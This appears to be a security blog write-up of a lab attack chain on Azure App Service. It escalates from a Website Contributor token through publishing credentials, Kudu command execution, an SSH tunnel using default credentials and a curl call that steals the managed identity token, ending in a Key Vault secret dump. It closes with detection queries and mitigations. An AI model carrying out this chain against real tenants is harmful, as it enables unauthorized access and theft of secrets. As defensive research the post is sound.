This post documents the nuances worth knowing when targeting App Services in Azure. The lab setup is depicted below:

Simple execution chain, right? Dump the managed identity from the App, use it to access the Key Vault, done. And yes… that is exactly how it works. However the details are where it gets interesting:
- On Linux,
IDENTITY_ENDPOINTandIDENTITY_HEADERenvironment variables are only available in the app container. Reaching them from SCM requires tunneling SSH over WebSocket. - Key Vault connection string references are visible in both containers but in different forms. The SCM container exposes both the raw reference and the cleartext resolved value. The app container exposes only the cleartext value.
- A Managed Identity with data plane access only has no way to locate the resources it has access to. The vault reference has to come from elsewhere.
- From the point of having publishing credentials, the attack chain leaves minimal traces in Azure under default configuration.
App Service Internals
Every App Service consists of two containers, the app container and the SCM. The app container runs the App at https://<appname>.azurewebsites.net while SCM exposes a management interface called Kudu at
https://<appname>.scm.azurewebsites.net. These containers run inside a VM, and depending on the OS flavor (Linux/Windows) have separate trust boundaries.
In case of Linux, the boundaries are strict. The only way to communicate to the app container from SCM is via SSH over WebSocket (WS) relay. SCM relays the connection via /AppServiceTunnel endpoint on port 2222. To setup and initiate the relay, the SCM needs credentials for the authentication. Well where are they? Turns out SCM uses default credentials root:Docker! that are stored in environment variables at the container.
The SCM offers Kudu REST interfaces such as /command for command execution, /processes for listing processes, and /vfs for file operations. Noticeably, the IDENTITY_ENDPOINT and IDENTITY_HEADER environment variables are available only in the app container, and both are required to steal the managed identity’s token. IDENTITY_HEADER exists specifically to prevent SSRF attacks. Without it, a vulnerability in the application code could abuse the identity endpoint directly. Equally interesting is that the Key Vault connection string reference is visible in both containers, but in different forms. The SCM container exposes both the raw Key Vault reference and the cleartext resolved value. The app container exposes only the cleartext value.
    ┌───────────────────────────┐   ┌───────────────────────────┐
    │  SCM container (Kudu)     │   │  App container            │
    │                           │   │  (node / python / dotnet) │
    │  REST /api/command        │   │                           │
    │       /api/processes      │   │                           |
    │       /api/vfs            |   │                           |
    │  WS   /AppServiceTunnel───┼───>> SSH :2222                |
    │                           │   │                           │
    │  Has: @Microsoft.KeyVault │   │  Has: KV REF (clear text) │
    │       KV REF (clear text) │   │       IDENTITY_ENDPOINT   │
    │                           │   │       IDENTITY_HEADER     │
    └───────────────────────────┘   └───────────────────────────┘
The tunnel visualized:

The SCM web interface supports Basic Authentication with local publishing credentials, enabled by default. From there, the SSH web console gives direct access to both containers:

The Attack Chain
Assumed Breach
Starting from an assumed breach scenario, meaning the operator holds an ARM token for Uuno. Before doing anything with it let’s confirm exactly that from reading the JWT:
{
  "aud": "https://management.azure.com",
  "appid": "1b730954-1685-4b74-9bfd-dac224a7b894",
  "idtyp": "user",
  "name": "Uuno Turhapuro",
  "oid": "5d9d0595-0987-40ba-83c9-00167922cfc4",
  "tid": "5149b23b-20ea-49bc-8e40-3240326b893f",
  "upn": "uuno.t@tuuracorp.cloud",
}
aud confirms the token is scoped to ARM. idtyp: user tells us this is delegated access. appid identifies the client, in this case the Azure Active Directory PowerShell application acting on the user’s behalf. The oid is Uuno’s principal ID, relevant for the role assignment query that follows. With that confirmed, let’s enumerate resources via Azure Resource Graph (ARG):
POST /providers/Microsoft.ResourceGraph/resources?api-version=2024-04-01
Host: management.azure.com
Authorization: Bearer <uuno's token>

{
  "query": "Resources | project id, name, type, resourceGroup, subscriptionId, identity",
  "options": {
    "resultFormat": "objectArray"
  }
}
{
  "data": [
    {
      "id": "/subscriptions/3bb9019d-.../resourceGroups/rg-tuura-portal-dev/providers/Microsoft.Web/sites/app-tuura-portal-dev-rb8n4f",
      "name": "app-tuura-portal-dev-rb8n4f",
      "type": "microsoft.web/sites",
      "resourceGroup": "rg-tuura-portal-dev",
      "subscriptionId": "3bb9019d-71e6-46cc-90c2-8ef04a4b0dc5",
      "identity": {
        "principalId": "04c963dd-ad3a-48b1-b160-f07aa6ff3cfa",
        "tenantId": "5149b23b-20ea-49bc-8e40-3240326b893f",
        "type": "SystemAssigned"
      }
    }
  ]
}
Responses throughout this article are trimmed to the relevant fields.
From the ARG response, two things stand out: Uuno has access to the App Service app-tuura-portal-dev-rb8n4f, and it carries a System-Assigned Managed Identity with its principalId already visible from this credential.
With Uuno’s oid from the JWT we can query ARG directly for role assignments:
{
  "query": "authorizationresources |
    where type == 'microsoft.authorization/roleassignments' | where properties.principalId == '5d9d0595-0987-40ba-83c9-00167922cfc4' |
      project scope=tostring(properties.scope), roleDefinitionId=tostring(properties.roleDefinitionId),
      condition=tostring(properties.condition), conditionVersion=tostring(properties.conditionVersion),
      principalId=tostring(properties.principalId), id",

  "subscriptions": [
    "3bb9019d-71e6-46cc-90c2-8ef04a4b0dc5"
  ]
}
{
  "data": [
    {
      "scope": "/subscriptions/3bb9019d-.../resourceGroups/rg-tuura-portal-dev",
      "roleDefinitionId": "/providers/Microsoft.Authorization/RoleDefinitions/de139f84-1756-47ae-9be6-808fbbe84772",
      "condition": "",
      "conditionVersion": "",
      "principalId": "5d9d0595-0987-40ba-83c9-00167922cfc4",
      "id": "/subscriptions/3bb9019d-.../resourceGroups/rg-tuura-portal-dev/providers/Microsoft.Authorization/RoleAssignments/7cc20bbd-14ec-09a9-d4b9-36cdd65462a5"
    }
  ]
}
Mapping the roleDefinitionId to its human-readable name confirms Uuno holds Website Contributor on rg-tuura-portal-dev, the same resource group as the App Service. Website Contributor is a built-in Azure RBAC role that grants access to App Service resources through ARM, including write access to the app, read access to its configuration, and access to publishing credentials.
In addition the empty condition field confirms no Attribute Based Access Control (ABAC) conditions are applied so the role assignment is unconditional. The current position:

App Service enumeration
ARM
Website Contributor rights on the resource group grants read access to the App Service configuration. With it we can retrieve app settings, connection string references and publishing credentials.
App settings
POST /subscriptions/3bb9019d-.../resourceGroups/rg-tuura-portal-dev/providers/Microsoft.Web/sites/app-tuura-portal-dev-rb8n4f/config/appsettings/list?api-version=2022-03-01
Host: management.azure.com
Authorization: Bearer <uuno's token>
{
  "properties": {
    "ENVIRONMENT": "production",
    "GH_DEPLOY_TOKEN": "ghp_PLACEHOLDERxxxxxxxxxxxxxxxxxxxxxxxx",
    "WEBSITE_RUN_FROM_PACKAGE": "1"
  }
}
GH_DEPLOY_TOKEN is a GitHub personal access token configured as an app setting. Clearly the developer had a “temporary” solution for GitHub communication. WEBSITE_RUN_FROM_PACKAGE: 1 tells us the application runs from a zip package deployed directly to the filesystem rather than from a blob URL, which is relevant for persistence tradecraft.
Connection strings
The /config/configreferences/connectionstrings API surfaces the Key Vault resolution metadata directly:
GET /subscriptions/3bb9019d-.../resourceGroups/rg-tuura-portal-dev/providers/Microsoft.Web/sites/app-tuura-portal-dev-rb8n4f/config/configreferences/connectionstrings?api-version=2022-03-01
Host: management.azure.com
Authorization: Bearer <uuno's token>
{
  "properties": {
      "reference": "@Microsoft.KeyVault(VaultName=kv-tuura-infra-rb8n4f;SecretName=db-connection-string)",
      "status": "Resolved",
      "vaultName": "kv-tuura-infra-rb8n4f",
      "secretName": "db-connection-string",
      "identityType": "SystemAssigned",
      "details": "Reference has been successfully resolved.",
      "activeVersion": null
  }
}
status: Resolved confirms the MI is actively resolving the reference at runtime. vaultName and secretName are explicit: the vault and the specific secret are known before any privilege escalation from ARM alone. identityType: SystemAssigned confirms which identity is doing the resolution, consistent with what the ARG response already showed.
Publishing credentials
The final ARM call retrieves the publishing credentials that can be used for authentication to the SCM (Kudu):
POST /subscriptions/3bb9019d-.../resourceGroups/rg-tuura-portal-dev/providers/Microsoft.Web/sites/app-tuura-portal-dev-rb8n4f/config/publishingcredentials/list?api-version=2022-03-01
Host: management.azure.com
Authorization: Bearer <uuno's token>
{
  "properties": {
    "publishingUserName": "$app-tuura-portal-dev-rb8n4f",
    "publishingPassword": "Pl4c3h0lderP4ssw0rd",
    "scmUri": "https://$app-tuura-portal-dev-rb8n4f:Pl4c3h0lderP4ssw0rd@app-tuura-portal-dev-rb8n4f.scm.azurewebsites.net"
  }
}
Kudu
With publishing credentials in hand, the SCM container environment is readable via /api/command with printenv bash command:
POST /api/command
Host: app-tuura-portal-dev-rb8n4f.scm.azurewebsites.net
Authorization: Basic <publishing credentials>

{
  "command": "printenv",
  "dir": "/"
}
# Relevant fields translated from json
WEBSITE_SSH_USER=root
WEBSITE_SSH_PASSWORD=Docker!
WEBSITE_KEYVAULT_REFERENCES={"SQLAZURECONNSTR_DefaultConnection":{"rawReference":"@Microsoft.KeyVault(VaultName=kv-tuura-infra-rb8n4f;SecretName=db-connection-string)","status":"Resolved"}}
WEBSITE_DEFAULT_HOSTNAME=app-tuura-portal-dev-rb8n4f.azurewebsites.net
APPSETTING_GH_DEPLOY_TOKEN=ghp_PLACEHOLDERxxxxxxxxxxxxxxxxxxxxxxxx
SQLAZURECONNSTR_DefaultConnection=Server=sql-tuura-prod;Database=OperationsDB;User=svc_app;Password=Pr0d_DB_M@ster_2024!
WEBSITE_SSH_USER=root and WEBSITE_SSH_PASSWORD=Docker! confirm the default SSH credentials used by the AppServiceTunnel relay. These are hardcoded defaults and not generated per-instance. WEBSITE_KEYVAULT_REFERENCES shows the Key Vault reference including vault name and secret name. The corresponding SQLAZURECONNSTR_DefaultConnection holds the cleartext resolved value, meaning both the reference and its value are present in the SCM container. IDENTITY_ENDPOINT and IDENTITY_HEADER are absent because they exist only in the app container.
App container
From the app container’s namespace the IDENTITY variables are reachable and the MI token can be retrieved. The following command runs printenv on the app container via the AppServiceTunnel SSH relay:
azot(lab | uuno.t)# exec-app env
[*] Target: app-tuura-portal-dev-rb8n4f (sub=3bb9019d-71e6-46cc-90c2-8ef04a4b0dc5, rg=rg-tuura-portal-dev)
[*] Kudu auth: Basic (cached publishing credentials from state)
[*] exec-app env -- App container environment via AppServiceTunnel SSH [Linux]
[*] Tunnel available -- SSH connecting to app container...

IDENTITY_ENDPOINT=http://169.254.129.5:8081/msi/token
IDENTITY_HEADER=756fc364-91d1-4995-8f67-157f75846549
SQLAZURECONNSTR_DefaultConnection=Server=sql-tuura-prod;Database=OperationsDB;User=svc_app;Password=Pr0d_DB_M@ster_2024!;
GH_DEPLOY_TOKEN=ghp_PLACEHOLDERxxxxxxxxxxxxxxxxxxxxxxxx
WEBSITE_RUN_FROM_PACKAGE=1

[*] Interesting variables detected:
  KEY  IDENTITY_HEADER                                                  = 756fc364-91d1-4995-8f67-157f75846549
  KEY  IDENTITY_ENDPOINT                                              = http://169.254.129.5:8081/msi/token
  KEY  SQLAZURECONNSTR_DefaultConnection           = Server=sql-tuura-prod;Database=OperationsDB;User=svc_app;Password=Pr0d_DB_M@ster_2024!;
IDENTITY_ENDPOINT and IDENTITY_HEADER are present. The Key Vault reference from the SCM container is gone which means only the cleartext resolved value is available. The MI token is reachable from here via direct curl to the identity endpoint URL.
Stealing the token
With IDENTITY headers confirmed in the app container namespace, the MI token is a single call away. We can request it scoped to ARM to enumerate further:
azot(lab | uuno.t#1.1)# exec-app steal-token --resource arm
[~] Bearer token exchange failed, falling back to Basic auth.
[*] Tunnel available -- SSH connecting to app container...
[*] MSI mechanism: modern (IDENTITY_ENDPOINT + X-IDENTITY-HEADER)
[*] Endpoint: http://169.254.129.5:8081/msi/token
[*] Requesting MSI token via app container SSH...
eyJ0eXAi...
🔑 [+] JWT Token captured from app-tuura-portal-dev-rb8n4f
[*] New identity captured -> SP:1d5d1df2  (bundle #2)
That sends the following command proxied to the app container:
curl -s "http://169.254.129.5:8081/msi/token?resource=https://management.azure.com/&api-version=2019-08-01"
  -H "X-IDENTITY-HEADER: 756fc364-91d1-4995-8f67-157f75846549"
With the ARM token captured we can switch to MI identity and run sta which executes the same ARG enumeration queries introduced in the assumed breach section:
azot(lab | SP:1d5d1df2#2.1)# sta
[*] Principal : SP:1d5d1df2 (OID: 04c963dd-ad3a-48b1-b160-f07aa6ff3cfa)
[*] Audience  : https://management.azure.com/
🎯 BLAST RADIUS FOR: SP:1d5d1df2 (OID: 04c963dd-ad3a-48b1-b160-f07aa6ff3cfa)
[~] No accessible targets found.
    Note: the principal may have no roles, or may hold only
    data-plane roles (e.g. Key Vault Secrets User, Storage Blob
    Data Reader) which are not visible via ARM/ARG queries
No surprise. The MI holds no ARM role assignments, which is exactly what the identity contexts diagram at the start of the post showed. Let’s decode it to confirm what we actually have:
{
  "aud": "https://management.azure.com/",
  "appid": "1d5d1df2-351e-4638-a102-d2e03312e2dc",
  "idtyp": "app",
  "oid": "04c963dd-ad3a-48b1-b160-f07aa6ff3cfa",
  "tid": "5149b23b-20ea-49bc-8e40-3240326b893f",
  "xms_mirid": "/subscriptions/3bb9019d-.../resourcegroups/rg-tuura-portal-dev/providers/Microsoft.Web/sites/app-tuura-portal-dev-rb8n4f"
}
aud confirms the token is scoped to ARM. It cannot authenticate to Key Vault data plane, because that requires a separate token with Key Vault aud: https://vault.azure.net (or with its GUID equivalent value). idtyp: app identifies this as a service principal token. oid matches the principalId from the ARG response we found earlier in the post. xms_mirid is the ARM resource ID of the App Service this MI belongs to.
Let’s get the Key Vault token:
azot(lab | uuno.t#1.1)# exec-app steal-token --resource kv
...
🔑 [+] JWT Token captured from app-tuura-portal-dev-rb8n4f
The process is identical to the ARM token steal, only the resource parameter changes. Interestingly the resulting token carries aud: cfa8b339-82a2-471a-a3c9-0fc0be7a4093 GUID form rather than https://vault.azure.net. Both are accepted by Key Vault.
Dumping the Key Vault
The vault name kv-tuura-infra-rb8n4f was identified from both ARM and the SCM container environment variables. With the Key Vault token in hand we can now list the available secrets:
GET /secrets?api-version=7.4
Host: kv-tuura-infra-rb8n4f.vault.azure.net
Authorization: Bearer <MI KV token>
{
  "value": [
    {"id": "https://kv-tuura-infra-rb8n4f.vault.azure.net/secrets/app-signing-secret"},
    {"id": "https://kv-tuura-infra-rb8n4f.vault.azure.net/secrets/db-connection-string"},
    {"id": "https://kv-tuura-infra-rb8n4f.vault.azure.net/secrets/payment-gateway-secret"}
  ]
}
Three secrets. Retrieving each individually:
GET /secrets/db-connection-string?api-version=7.4
Host: kv-tuura-infra-rb8n4f.vault.azure.net
Authorization: Bearer <MI KV token>
{
  "value": "Server=sql-tuura-prod;Database=OperationsDB;User=svc_app;Password=Pr0d_DB_M@ster_2024!;"
}
The remaining two secrets follow the same pattern. Retrieving all three:
azot(lab | SP:1d5d1df2#2.2)# dump-kv kv-tuura-infra-rb8n4f
[*] Listing all secrets in kv-tuura-infra-rb8n4f...
[!] Access denied listing keys in kv-tuura-infra-rb8n4f.
[!] Access denied listing certificates in kv-tuura-infra-rb8n4f.
[*] Targeting 3 item(s).

app-signing-secret: HS256-SIGNING-KEY-PLACEHOLDER-64CHARS
db-connection-string: Server=sql-tuura-prod;Database=OperationsDB;User=svc_app;Password=Pr0d_DB_M@ster_2024!;
payment-gateway-secret: sk_live_XXXXXXXXXXXXXXXXXXXX
Access denied on keys and certificates confirms the MI’s scope is limited to secrets. Three secrets retrieved: db-connection-string which was already known from ARM and from both container environment variables. In addition two were found that were not visible from anywhere before the dump, an application signing key and a live payment gateway API key. The path is complete.
Observations
A principal holding only an MI token with data plane access can authenticate to Key Vault but has no way to know which vault to call. The vault name does not appear anywhere in the app container environment. IDENTITY_ENDPOINT and IDENTITY_HEADER are present, the token is obtainable, but the address is missing. The Key Vault reference exists only in ARM (e.g. /config/configreferences/connectionstrings) and in the SCM container (WEBSITE_KEYVAULT_REFERENCES), both of which require a credential with control plane read access to reach.
This matters in two scenarios:
- If an App Service is compromised via RCE with no lateral credential, the attacker has the identity but not the target. The source code is the only remaining option.
- If a defender is assessing the blast radius of a stolen MI token in isolation, the data plane access is less immediately exploitable than it appears. The token alone is not enough.
In addition, publishing credentials used for Basic Authentication to Kudu are static credentials with no MFA enforcement. Unlike a JWT which expires within hours, publishing credentials have no automatic expiry unless explicitly rotated. A credential leak from any source provides persistent Kudu access until someone notices and resets them.
Detection and Mitigations
What was logged
AzureActivity logs are available regardless of diagnostic settings. AppServiceHTTPLogs requires the “HTTP logs” diagnostic category enabled on the App Service. AzureDiagnostics for Key Vault requires a diagnostic setting enabled on the vault.
| Step | Logged | Where | Notes |
|---|---|---|---|
| ARG enumeration queries | No | Nowhere | No known log source captures ARG query execution |
| ARM config reads (appsettings, connectionstrings, web) | Unverified | Possibly AzureActivity | Successful reads not confirmed. Failed attempts log with caller UPN |
| Publishing credentials fetch | Yes | AzureActivity | Caller identity not captured, only that credentials were accessed |
Kudu /api/command execution | Partially | AppServiceHTTPLogs | URI and status logged, request body and command content are not |
/AppServiceTunnel SSH relay | Partially | AppServiceHTTPLogs | Connection logged, SSH payload and executed commands are not |
MI token acquisition via IDENTITY_ENDPOINT | No | Nowhere | Local socket, no Azure Monitor integration exists |
| Key Vault secret list and retrieval | Yes | AzureDiagnostics (KV) | Secret names and caller IP logged |
Detecting publishing credential access
Publishing credential access appears in AzureActivity as Microsoft.Web/sites/ListPublishingCredentials. AzureActivity requires a subscription-level diagnostic setting to ship to Log Analytics. Once connected this is the earliest reliable signal available since it precedes all Kudu activity and logs regardless of any other diagnostic configuration. Note that the event confirms credentials were accessed but does not capture the caller identity.
Detecting Key Vault access by Managed Identity
The identity_claim_oid_g field contains the object ID of the identity that made the request. Filter on the MI’s object ID. In this lab 04c963dd-ad3a-48b1-b160-f07aa6ff3cfa, matching the principalId from the ARG response at the start of the post.
AzureDiagnostics
| where ResourceType == "VAULTS"
| where Category == "AuditEvent"
| where OperationName in ("SecretList", "SecretGet")
| where identity_claim_oid_g == "04c963dd-ad3a-48b1-b160-f07aa6ff3cfa" // replace with MI object ID
| project TimeGenerated, OperationName, CallerIPAddress, requestUri_s
Mitigations
Restrict the SCM endpoint via App Service access restrictions. The SCM and application endpoints have independent IP restriction rules, meaning locking SCM to known pipeline IPs does not affect application traffic.
Audit MI role assignments. An MI that needs to read one specific Key Vault should hold the role on that vault only, scoped as tightly as possible. The blast radius of a stolen MI token is determined by whoever configured its assignments.
Enable App Service HTTP logging and Key Vault diagnostic logging. Both are off by default. Without them the attack chain from Kudu access onward is largely invisible.
Rotate publishing credentials if there is any chance they have been exposed. They have no automatic expiry.
The path from Website Contributor to three Key Vault secrets crossed two identity contexts and used one token acquisition step that Azure cannot log. The blast radius was not visible from the starting credential. The Managed Identity made it so.